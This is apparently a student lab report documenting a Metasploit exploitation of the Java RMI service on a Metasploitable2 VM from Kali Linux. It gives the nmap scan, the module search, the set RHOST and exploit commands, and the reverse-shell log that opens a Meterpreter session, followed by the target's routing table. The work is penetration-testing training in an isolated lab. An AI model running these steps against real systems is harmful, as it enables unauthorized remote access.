
TEAM 4

S7/L6

EXPLOIT JAVA RMI



INTRODUCTION

OBJECTIVES OF THE EXERCISE

Exploit a vulnerability present on **port 1099 (Java RMI)** of the Metasploitable machine using Metasploit. The intent is to obtain a **Meterpreter** session on the remote machine and gather information about the network configuration and routing table of the victim machine.

REQUIREMENTS:

- Attacker Machine (Kali Linux) IP address: **192.168.11.111**
- Victim Machine (Metasploitable) IP Address: **192.168.11.112**

IP SETTING OF MACHINES

Ip Victim machine (metasploitable2)

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:3c:33:26
          inet addr:192.168.11.112  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3c:3326/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:944 (944.0 B)  TX bytes:4394 (4.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

Ip Attacker machine (kali)

```
kali@kali: ~
File  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::a00:27ff:fe1e:364a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:1e:36:4a  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 286 (286.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 2424 (2.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

PING BETWEEN MACHINES

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=42.9 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=1.23 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=3.96 ms
^C
── 192.168.11.112 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 1.233/16.045/42.941/19.050 ms
```

Ping from kali to Metasploitable2

```
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.508 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.412 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.751 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.765 ms

--- 192.168.11.111 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.412/0.609/0.765/0.152 ms
msfadmin@metasploitable:~$ _
```

Ping from Metasploitable2 to Kali

NMAP ON KALI LINUX

```
File  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-24 04:07 EDT
Nmap scan report for 192.168.11.112
Host is up (0.00054s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.69 seconds
```

NMAP ON KALI LINUX

1

After configuring the IP addresses of the two machines we will proceed with a port scan of Metasploitable looking for port 1099 where the java-rmi service runs.
We will use the following command :
" **nmap - sV** " followed by the IP address of the target machina.

2

-**nmap** is an open source network scanning tool used to discover hosts and services on a computer network, identifying details such as operating systems, software versions, open ports, and security configurations.

3

-**nmap's -sV** command is used to perform "Service Version Detection," which is the identification of the versions of services running on open ports. This command attempts to determine the specific software and exact version of services responding on specific ports, providing useful details for security analysis and network management..

EXPLOIT RESEARCH


Since we want to exploit the vulnerability related to the "Java RMI" service, we need only enter the command "search java rmi." The following results are returned to us.

```
msf6 > search java rmi

Matching Modules
================

   #   Name                                                        Disclosure Date  Rank       Check  Description
   -   ----                                                        ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/misc/java_jmx_server                          2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
   2   auxiliary/scanner/misc/java_jmx_server                      2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Execution Scanner
   3   auxiliary/gather/java_rmi_registry                                           normal     No     Java RMI Registry Interfaces Enumeration
   4   exploit/multi/misc/java_rmi_server                          2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   5   auxiliary/scanner/misc/java_rmi_server                      2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   6   exploit/multi/browser/java_rmi_connection_impl              2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   7   exploit/multi/browser/java_signed_applet                    1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Execution
   8   exploit/multi/http/jenkins_metaprogramming                  2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   9   exploit/linux/misc/jenkins_java_deserialize                 2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   10  exploit/linux/http/kibana_timelion_prototype_pollution_rce  2019-10-30       manual     Yes    Kibana Timelion Prototype Pollution RCE
   11  exploit/multi/browser/firefox_xpi_bootstrapped_addon        2007-06-27       excellent  No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Executio
n
   12  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26       excellent  Yes    Openfire authentication bypass with RCE plugin
   13  exploit/multi/http/torchserver_cve_2023_43654               2023-10-03       excellent  Yes    PyTorch Model Server Registration and Deserialization RCE
   14  exploit/multi/http/totaljs_cms_widget_exec                  2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injection
   15  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc      2021-09-21       manual     Yes    VMware vCenter vScalation Priv Esc


Interact with a module by name or index. For example info 15, use 15 or use exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc

msf6 >
```

We choose “exploit/multi/misc/java_rmi_server” in the fourth line

SHOW OPTIONS

Through the **‘show options’** command we see what parameters are needed for the exploit to work. It is used to display the configuration options available for a specific module. These options include the parameters that must be set to use the module correctly. The options displayed include both mandatory and optional options, such as the IP of our target machine.




SET AND START THE EXPLOIT

Previously we have seen that the exploit we have chosen requires only to set a remote host (the payload is already set).

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/xoGZ9HmFm
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:60694) at 2024-05-24 04:24:38 -0400

meterpreter >
```

We set as remote host (RHOST) metasploitable IP address, then we launch the attack.

RESULTS



After starting the Meterpreter session we will go to retrieve the network information of the target machine with the " ifconfig " command.

RESULTS

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    127.0.0.1        255.0.0.0      0.0.0.0
    192.168.11.112   255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe3c:3326  ::       ::
meterpreter >
```

Finally we just need to get the routing table information of the target machine, we will use the command "**route** "

FINAL CONSIDERATIONS

1. We begin by launching msfconsole and searching for the exploit targeting port 1099, where the Java RMI service is running. We will use the exploit/multi/misc/java_rmi_server module.

2. Next, we review the available options for this exploit and set our target host accordingly. After configuring our exploit, we execute it with the exploit command.

3. Once the exploit is executed, we run the sysinfo command to retrieve information about the target machine. Additionally, we check the network configuration and the routing table.

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